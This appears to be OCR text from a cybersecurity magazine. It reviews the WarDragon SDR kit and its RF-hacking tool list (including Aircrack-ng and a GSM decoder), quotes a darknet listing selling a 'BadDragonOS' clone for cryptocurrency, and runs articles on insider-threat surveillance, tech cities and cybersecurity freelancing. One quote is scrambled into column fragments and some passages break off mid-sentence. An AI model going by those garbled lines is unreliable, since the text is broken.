At the heart of the WarDragon kit lies DragonOS, a specialized Linux distribution that Aaron has refined over the years to optimize SDR applications. The kit features the Airspy R2, a high-performance software-defined radio that serves as the cornerstone of the system, coupled with a robust x86 Mini PC. This setup is encased in a durable, hard-shell carry case, complete with a USB hub, GPS dongle, and all necessary connectors neatly managed and accessible. This meticulous assembly underscores Aaron’s commitment to delivering a user-friendly yet powerful platform that resonates with the open-source spirit.


Setup Simplicity and Software Richness


Deploying the WarDragon is a breeze. Simply open the case, connect the antenna, and power up to dive into DragonOS's rich interface. The system boots swiftly, presenting users with a suite of pre-installed SDR applications like SDR++, GQRX, and the exclusive SDR4Space for satellite tracking and IQ sample recording. The inclusion of a HDMI dummy plug facilitates easy remote desktop access, enhancing the flexibility for field operations or remote setups.

!https://www.rtl-sdr.com/wp-content/uploads/2024/03/dragon_os_software-911x1024.png

Underneath its compact and rugged exterior, the WarDragon boasts a powerhouse Mini PC equipped with a 12th Generation Intel Alder Lake - N95 processor, capable of handling intense computational loads with ease. This capability is essential for RF hackers who require robust performance for complex signal processing tasks. The system supports the full 10 MHz bandwidth of the Airspy, ensuring high-fidelity data capture and real-time processing.


By integrating with the vibrant DragonOS community, WarDragon users gain access to nearly 10,000 like-minded individuals on the Cemaxecuter YouTube channel. This community is a treasure trove of knowledge, offering tutorials, collaborative projects, and support, making it an invaluable resource for both newcomers and seasoned professionals.






AIRSPY

They say imitation is the highest form of flattery



ONLY AT NETHN22!
NOW: BadDragonOS !

The BadDragon project is a whole linux-based OS, including hundreds of tools and scripts and using several powerful SDR devices, like RTL-SDR, HackRF One, LimeSDR, BladeRF, and many others, to control all radiofrequencys up to 6 GHz by receiving, decoding and transmitting all kind of RF-Signals. This is the area where allmost all important communication is done. What can you do with that for example?



NOW RELEASED !!!! BadDragonOS !!!

Item price: USD 349.00 (Shipping not include)

Item's rating: | No ratings yet. Sold: 0 | Since: Mar 04, 2024

Shipping method:

digital (1 Days) - 0.00 / order / Stock -Unlimited

Item Price + Shipping:

USD 349 BITCOIN 0.00534286 MONERO 2.05793017

QTY: 1 BTC BUY

Short Description

ONLY AT NETHN22! BadDragonOS! Purchasable from now on, delivery possible at/after WEDNESDAY, 6th of March 2024 !!! You can download a complete list of all installed tools with short prescription here: https://mega.nz/folder/DFYGGT5J#ZqckzsJT1MUQE2Wyv5qMzA The BadDragon project is a whole linux-based OS, including hundreds of tools and scripts and using several powerful SDR d...

Features

Product Class	Digital goods	Quantity left	Unlimited
Autodispatch	No	Origin country	Worldwide
Ships to	Worldwide	Payment	*Escrow*

Offered at $580, the WarDragon is not just hardware; it's a comprehensive SDR solution that reflects the time, expertise, and passion Aaron has invested into its development. The kit's price includes the pre-installation of DragonOS, meticulous hardware testing, and a ready-to-use setup straight out of the box, providing exceptional value for those who prioritize time and quality in their RF hacking endeavors.

The WarDragon kit represents a significant advancement in the accessibility and usability of SDR technology. It stands as an indispensable tool for RF hackers and technology enthusiasts, merging high-grade hardware with sophisticated software on a user-friendly platform. For those committed to exploring the depths of radio frequencies and digital signal processing, the WarDragon offers not just a product but a comprehensive experience backed by a strong community and expert support.

The following is just a fraction of what the WarDragon comes with standard:

GNU Radio: An open-source toolkit for building and deploying software-defined radios, and signal-processing systems.

Gqrx: A software-defined radio receiver powered by GNU Radio and the Qt graphical user interface.

CubicSDR: A cross-platform software-defined radio application that works with SDR hardware to visualize and demodulate radio signals.

Inspectrum: A tool for analyzing captured signals, particularly useful for examining the characteristics of digital signals.

OpenWebRX: A multi-user SDR receiver software with a web-based interface, allowing remote access to SDR hardware.

URH (Universal Radio Hacker): A comprehensive tool for investigating unknown wireless protocols.

Qspectrum Analyzer: A software tool for RF spectrum analysis.

SDRangel: An open-source and cross-platform software-defined radio application supporting various hardware.

Red Hawk: A graphical tool for finding and visualizing radio signals.

SigDigger: A free digital signal analyzer and demodulator tool for your SDR devices.

OsmoSDR: A software framework for digital signal processing with software-defined radio.

RTL-SDR: A low-cost software-defined radio that can capture radio signals from a wide range of frequencies.

Kismet: A powerful wireless network detector, sniffer, and intrusion detection system.

Aircrack-ng: A network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker, and analysis tool.

Wireshark: A network protocol analyzer that lets you capture and interactively browse the traffic running on a computer network.

HackRF: A hardware platform for SDR, designed to test, develop, and modify modern and next-generation radio communication systems.

BladeRF: A USB 3.0 software-defined radio capable of operating from 300 MHz to 3.8 GHz without the need for additional boards.

Raspberry Pi Tools: A collection of software and tools for interfacing with the Raspberry Pi's GPIO pins and other peripherals.

Maltego: A software used for open-source intelligence and forensics, offering data mining and link analysis.

GQRX Scanner: A software-defined radio receiver application for scanning and visualizing radio frequencies.

GR-ADSB: A GNU Radio module for decoding ADS-B signals from aircraft transponders.

GR-AIR-Modes: A GNU Radio module for decoding Mode-S and ADS-B signals from aircraft.

GR-AOA: A GNU Radio module for angle of arrival estimation.

GR-Correctiq: A GNU Radio module for correcting IQ imbalance in SDR signals.

GR-DECT2: A GNU Radio module for decoding DECT (Digital Enhanced Cordless Telecommunications) signals.

GR-FHSS_Utils: A GNU Radio utility for frequency-hopping spread spectrum signals.

GR-Foo: A set of miscellaneous GNU Radio blocks and utilities.

GR-Grnet: A GNU Radio module for networking and communication applications.

GR-GSM: A GNU Radio module for GSM (Global System for Mobile Communications) signal decoding.

GR-ieee802-11 w/ HackRF Sink TX Flowgraph: A GNU Radio

“I wanted to assist others
as much attention as offen
kali focused on) and that wa
warfare which is what lead m
I wanted to provide a comp
enable others to be up and r
while still getting experie

Plus the electromagnetic s
even during Covid lockdow
experience and something t

in an area I felt didn't get
nsive cyber gets (like what
ns in the realm of electronic
ne to software defined radios.
prehensive solution that'd
running as quick as possible
nce with Linux.

spectrum is all around, so
ns, it provided a learning
o interact with."

- cemaxecuter

Understanding the Inside Threat

How Surveillance Impacts Privacy

Written by

Brenda Van Rensburg

There is increasing interest in implementing “Insider Threat” controls. However, insufficient attention is paid to their purpose, function, or rationale. Additionally, most companies fail to consider who is advocating for these controls. More importantly, the ethical and legal issues that could arise after implementing these controls are often overlooked.

Several reputable companies have reported that approximately one-third of organizations have encountered an insider threat.   This


alarming statistic would prompt anyone to react urgently, attempting to mitigate these "immediate" security risks in hopes of conserving their assets. But what exactly constitutes an 'insider threat'?

According to Yana Storchak, insider threats are employees, contractors, or 3rd parties, who install unauthorized applications, misuse corporate data, 'send confidential emails to the wrong address, or become a victim of a social engineering attack'. But before we reach over and press the surveillance button, let's unpack these 'conditions' that meet an insider threat.

In his article 'Insider Threat Statistics: Malicious Intent or Ignorance', Niek Dekker states that 90% of insider threat issues are a result of ignorance. This means that 27% of the initial statistic can be attributed to ignorance rather than deliberate attempts to steal information.

As such, the question is posed as to whether a full military style surveillance technology is really needed. After all, the implementation of such controls, without thought of purpose, function, or rationale, could be costly.

Microsoft offers companies the opportunity to apply 'super charged' (pun intended) 'Compliance' controls at an additional $18.00 per user per month. This does not include other resources needed to implement and maintain these controls.



Microsoft 365 E5 Compliance

AU$18.00 user/month

(annual subscription, auto renews)

Prices shown here and on following pages do not include GST. The "Payment and Billing" page will show amounts payable including GST (if applicable) before you purchase.

Microsoft Purview Insider Risk Management is a part of Microsoft 365 E5 Compliance Suite

Microsoft offers comprehensive compliance and data governance solutions to help your organization manage risks, protect and govern sensitive data, and respond to regulatory requirements.

* Customers currently licensed with Enterprise Mobility Security + Office E3, Microsoft 365 E3, or a version of these suites that does not include Microsoft Teams, are eligible to purchase or try E5 Compliance. You must be a global, compliance, or billing admin to initiate this trial. If you don't have the prerequisite product or role, contact Sales.

For small to medium-sized companies, this can be a significant expense. The counterargument is often, "But not as costly as a data breach," and I couldn't agree more. However, without proper context, implementing such stringent controls can be excessive and detrimental to the company culture and its employees. After all, this approach treats every employee like a criminal, monitoring their every move.

Sadly, there is an upsurge in surveillance technology not only in companies but also in and around streets and shops. One just needs to gaze our attention to several grocery stores who implemented surveillance controls to reduce theft. Ironically, since this introduction, theft has increased. Arguably, there seems to be a resistance towards this draconian approach.

However, cost is not the only criteria that should be considered. Applying such drastic controls could also increase regulatory risk.

According to the Federal Telecommunications (Interception and Access) Act 1979 (Cth), it is 'an offence to listen into telephone calls, or record phones call through the telecommunication network'. An argument could be made that telecommunication services are used to monitor and record employee's activity.

The Workplace Surveillance Act 2005 (NSW) prohibits the surveillance of employees at their work unless employees have been given notice or have consented

to this surveillance. Arguably, an employee should give consent without duress. In other words, an argument can be raised if the employee agreed in fears of losing their job.

Finally, the Australian Privacy Act Review Report of 2022 has gained support for implementing amendments regarding a regulatory framework overseeing employee privacy in the workplace. Proposed penalties for corporations include fines of up to $50 million, three times the benefit derived, or 30% of the adjusted turnover of the corporate entity. Notably, the latter two penalties are associated with data breaches. The report also emphasizes various forms of surveillance, with a requirement for prior notice to employees, who retain the right to object.

While I fully support protecting information to reduce the risk of harm to individuals, the application of such controls involves more than just financial costs. For a company focused on cultivating a positive culture, the implementation of "Insider Threat" controls should be approached with caution. Moreover, the decision to implement these controls should involve the entire business and board, rather than being made by a single person or team.

So, what is the answer? It often seems that companies are caught between a rock and a hard place when it comes to deciding on the best 'Insider Threat' Control! At first glance, I would agree. As mentioned earlier, insider risks encompass several scenarios, each requiring a different approach.

For instance, Social Engineering doesn't require a 24-hour surveillance on every website visited or the recording of every keystroke. Instead, the control could be as simple as training and awareness, supplemented

by a Domain Name Server (DNS) filtering service.

Additionally, identifying the type of digital assets will help identifying a better security control, such as Role Based Access Controls. And lastly, implementing a basic process that requires the confirmation of email before sending a document may reduce the risk of sending an email to the wrong person. Alternatively, a Data Loss Prevention control could assist, however, consideration should be given to the cost of implementation verses the Return of the Investment.

In conclusion, some companies have emphasized the concept of insider threats, potentially leading to a broad generalization of all employees under the same label, which may not accurately reflect their individual integrity or intentions. Unfortunately, businesses, often operating from a defensive position, may resort to a knee-jerk reaction by applying blanket measures without considering a more ethical and lawful approach.

Consequently, without careful consideration of the purpose, function, and rationale behind implementing insider risk controls, a company risks losing much more

than a $50 million fine. However, the solution is not merely black or white. It lies in identifying assets and determining the appropriate level of controls. After all, applying a one-size-fits-all model can be risky, especially when people are involved.

References

https://www.proofpoint.com/au/threat-reference/insider-threat
https://www.ekransystem.com/en/blog/insider-threat-statistics-facts-and-figures
https://www.microsoft.com/en-au/security/business/risk-management/microsoft-purview-insider-risk-management#footnotes-uid50f1

What conditions should your business be looking for in an Innovative Tech city?

from the desk of
Yehudah Sunshine

The hype surrounding Innovative tech cities has grown in recent years to epic proportions. From Amsterdam & Tokyo to Tel Aviv and London, innovation-focused cities are attracting immense investment, creating dynamic startup communities, and causing a population migration and leads to the big question: what makes a city primed to become a global tech hub? In this blog, we'll take a look at what factors impact a city innovation profile and how this could influence your choice of where to open (or relocate) your business.

What makes a city innovative for the High-Tech ecosystem?

Innovative cities are the places where entrepreneurs connect venture capital funding with a network of like-minded executives to promote a broader climate of technological and economic growth across a range of industries and market segments.

These innovative tech cities are often judged by the presence of startups and venture capital funding, proximity to universities, corporate headquarters of large companies, as well as incubators & accelerator programs.

Creating an organic innovation ecosystem within cities requires a conscious approach to promoting investment. By laying the foundations for cutting-edge startups to form collaborative spaces where university researchers and private enterprises work in partnership, innovative-focused cities promote technological breakthroughs and explore new approaches to global problems.

When did the Innovative Tech City become a thing?

According to the Brookings Institute: “in the 1980s intense new demands for talent and insights increased the value of “agglomeration” economies, unleashing self-reinforcing dynamics that increasingly benefited big, coastal core regions” creating the modern concept of an Innovative Tech City.

The 2000s saw “The rise of non-traditional tech hubs; once smaller, industrial cities showcase the critical role technology is playing in driving radical change in traditional businesses across every industry. The successful rebirth of these cities provides a window into the pivotal forces that are shaping [the global] economy today, and perhaps even a snapshot into what its future cities will look like.”

Gov’t regulations & Tax incentive:

The potential of a city to entice businesses and universities to join its budding tech ecosystem is often closely tied to the tangible tax benefits they will receive by locating (or relocating) their business to a certain area. From the special free trade regulations common in Chinese Innovative Tech cities which have dramatically increased global investment, to providing tax incentives for R&D* governments around the world are using a range of tools to promote domestic innovation.

In practice and of important note, when R&D is Government supported the R&D is significantly more productive than when it is privately financed, by a surprisingly large margin.

*Reducing the price of R&D by 10% increases investment in innovation by 10% in the long run.

Quality of life role in innovation

The quality of life index determines a

complex range of elements that can drive a person to a city. Encompassing; the cost of living, safety, diversity, and other social and economic dynamics, quality of life is a viable tool to test a city's viability as a potential tech hub.

In the global market (especially outside of the US) Quality of life appears to play a significant role in jumpstarting an urban center's innovation potential. From Copenhagen to Zurich, quality of life factors are enabling cities to capitalize on intangible factors to drive business and workers to create new innovation hubs.

With this said, many factors determine the long-term feasibility of a city's innovation prowess. In the case of New York & Singapore, the broader economic engine of the urban landscape and their established role as international financial centers can sometimes overcome the high cost of living and commute times which traditionally drive down the quality of life score.

Culture of Innovation:

Collaboration and an open mindset to discover new ways of thinking and working increase levels of inclusion and motivation. By creating an ecosystem that pulls people together and provides a ground for experimentation cities foster innovation.

According to Cities as Enablers of Innovation: “Cities embody an organizational climate enabling and catalyzing innovation and are by nature innovative...[cities] are considered key environments for the emergence of innovative interactions and relationships: creative and innovative industries tend to localize in or in proximity to urban environments, thus taking advantage of shared knowledge and a density of specialized and potential customers, suppliers, designers, experts, and workers to create new tools, technologies, methods, instruments, products, processes, policies, and services.”

Innovative Residents + Innovative City?

Innovation is a result of the people who drive, create, and dream of it.

Whether it be a child in a science classroom or a high-tech startup making dynamic advancements in facial recognition, the viabilities of a city's innovation potential are directly linked to the individuals, institutions, and businesses that shape the physical and intellectual landscape of the urban environment.

To drive a sustainable innovation ecosystem, it is vital cities attract and maintain a blend of University and startup presence with accessibility to venture capital firms and relevant government and regulatory agencies. By curating the economic and intellectual drivers of innovation, a city can significantly increase its likelihood of organically supporting a culture of innovation.

logical advancements and enhancing the economic and social standing of its residents is a delicate balance.
Encompassing one part STEM-driven university system, one part hub of similar-stage startups, one part major industry player, and throw in some government tech incentives and you have the formula for a dynamic innovation-driven city with the potential to significantly advance the long-term economic, and social and cultural outcomes for decades to come. The question then becomes what role will you play in the urban innovation ecosystem.

Conclusions:

When looking for the ideal environment to help drive your business' engine of innovation many factors can influence your potential success. Finding the right urban landscape to optimize your opportunity often turns to your ability to understand the right balance of talent and regulations which sets you up for the best candidates and working conditions to promote your product or service.

What separates an ordinary city from a high-paced innovation incubator breeding techno-

Additional Resources and Links:

https://info.kpmg.us/content/dam/info/en/innovation-enterprise-solutions/pdf/2019/technology-innovation-hubs-2019.pdf

https://www.fastcompany.com/90356333/these-are-the-15-top-global-cities-for-innovation
https://www.businessinsider.com/most-innovative-cities-in-the-world-in-2018-2018-11

https://www.careeraddict.com/best-tech-cities

CYBER SECURITY FREELANCING

Discover an unconventional path to building professional experience

written by

Wayne Ewell

It all started with a 'no'—actually, a thousand of them. Each rejection not only challenged my resolve but also sharpened my focus, leading me to a partnership that would change the course of my career in cybersecurity. Here's the backstory on how Cybersecurity Freelancing opened up professional opportunities before I even earned my first certification.

Four years ago, when COVID-19 drastically changed our working lives, I, like many others, was forced to rethink my career trajectory. With no incoming work, I realized the importance of adapting to a world where working remote jobs were becoming the norm (that didn't age well). Despite having no formal certifications or prior cybersecurity experience, I knew my dedication could shine through in any interview setting.

However, reality hit hard and fast. During the global shutdown, the job applications path to employment seemed damn near impossible. After sending out over a thousand resumes for cybersecurity roles—yes, I kept count—not a single interview came my way. The constant rejection was not just frustrating; it was demoralizing. It was during this period of introspection and networking through LinkedIn that I learned an invaluable lesson: a well-rounded professional profile and a strategic approach to gaining experience are crucial. At that time, I had neither.

Pathways to Professional Cybersecurity Experience

There are countless ways to learn and excel in this field. The paths vary widely—from self-study, through books, forums, and videos, to formal education such as college degrees and technical bootcamps. Some even absorb knowledge through a kind of osmosis, learning from the environment around them, whether that's in a military setting or a civilian tech company.

But an often-overlooked route involves direct apprenticeships, where novices learn specific, actionable skills from seasoned experts while working on a professional project together. This is the path that worked for me. Allow me to share with you some insights gained as an entry-level cybersecurity freelancer with little to no experience.

Building a Network and Crafting a New Path

Before pivoting to cybersecurity, I met people from various backgrounds and always made it a point to learn about their professions. Once I decided to freelance, I thought of anyone I knew in the field who might be interested in a side hustle. Recognizing the potential for collaboration in the security field, where many are eager to expand their skills or augment their income, I connected with a Security Analyst who brought over a decade of experience to the table. We struck a deal that benefited us both: I would find low-risk cybersecurity projects directed towards small businesses, and he would get paid to execute them. This also allowed me to shadow him and work on predetermined tasks.

First Professional Engagement

My first professional job in cybersecurity involved conducting a WordPress website vulnerability assessment for an IT company. I secured the lead by reaching out to a friend who worked as an IT Manager at the company. Although he didn't have final approval, he could schedule a meeting with the IT Director. Grateful for the opportunity to get our foot in the door, my partner and I developed a proposal and then scheduled an initial meeting with stakeholders via Zoom. The pitch was a success! We not only landed the vulnerability assessment gig, but the SME was also able to upsell the client on

purchasing a Web Penetration Test as an add-on service (pretty cool, but for me that was hands-off).

Strategic Partnership and Project Execution

Here is an overview of how I partnered with a Security Analyst to land and complete my first cybersecurity freelance project—a team Vulnerability Assessment followed by a WordPress Website Penetration Test (by the SME). If you're considering a similar path, these were the major steps taken:

1. Identify your ideal client: Understand your target audience.
2. Assess client needs: Pinpoint the pain points of your target audience.
3. Prepare your offering: Highlight the benefits of your services that reduce risk and provide a compelling reason for clients to act.
4. Craft an elevator pitch to test your idea: Develop a brief, persuasive speech to explain your services quickly, both verbally and in writing.
5. Leverage your network: List contacts potentially interested in your services.
6. Collaborate with an SME: Find a Subject Matter Expert willing to partner on projects; define your role and the terms of the partnership.
7. Develop client deliverable samples: Decide on the testing methodology and content of the reports you will provide.
8. Prepare business documents: Draft a cover letter, quotation, and invoice template.
9. Consider forming a business: Decide on the feasibility and steps to officially establish your business.
10. Utilize freelancer platforms: Consider platforms like Fiverr or Upwork to promote your services, noting the potential delays and fees.

11. Optimize your resume and LinkedIn profile: Reflect your new growth and add any client testimonials

12. Engage your network: Reach out to your contacts, post about your offer, and ask for referrals.

13. Secure projects: Repeat outreach until you secure a project presentation.

14. Engage with clients: Prepare quotes, conduct client interviews, secure a deposit, and execute the project.

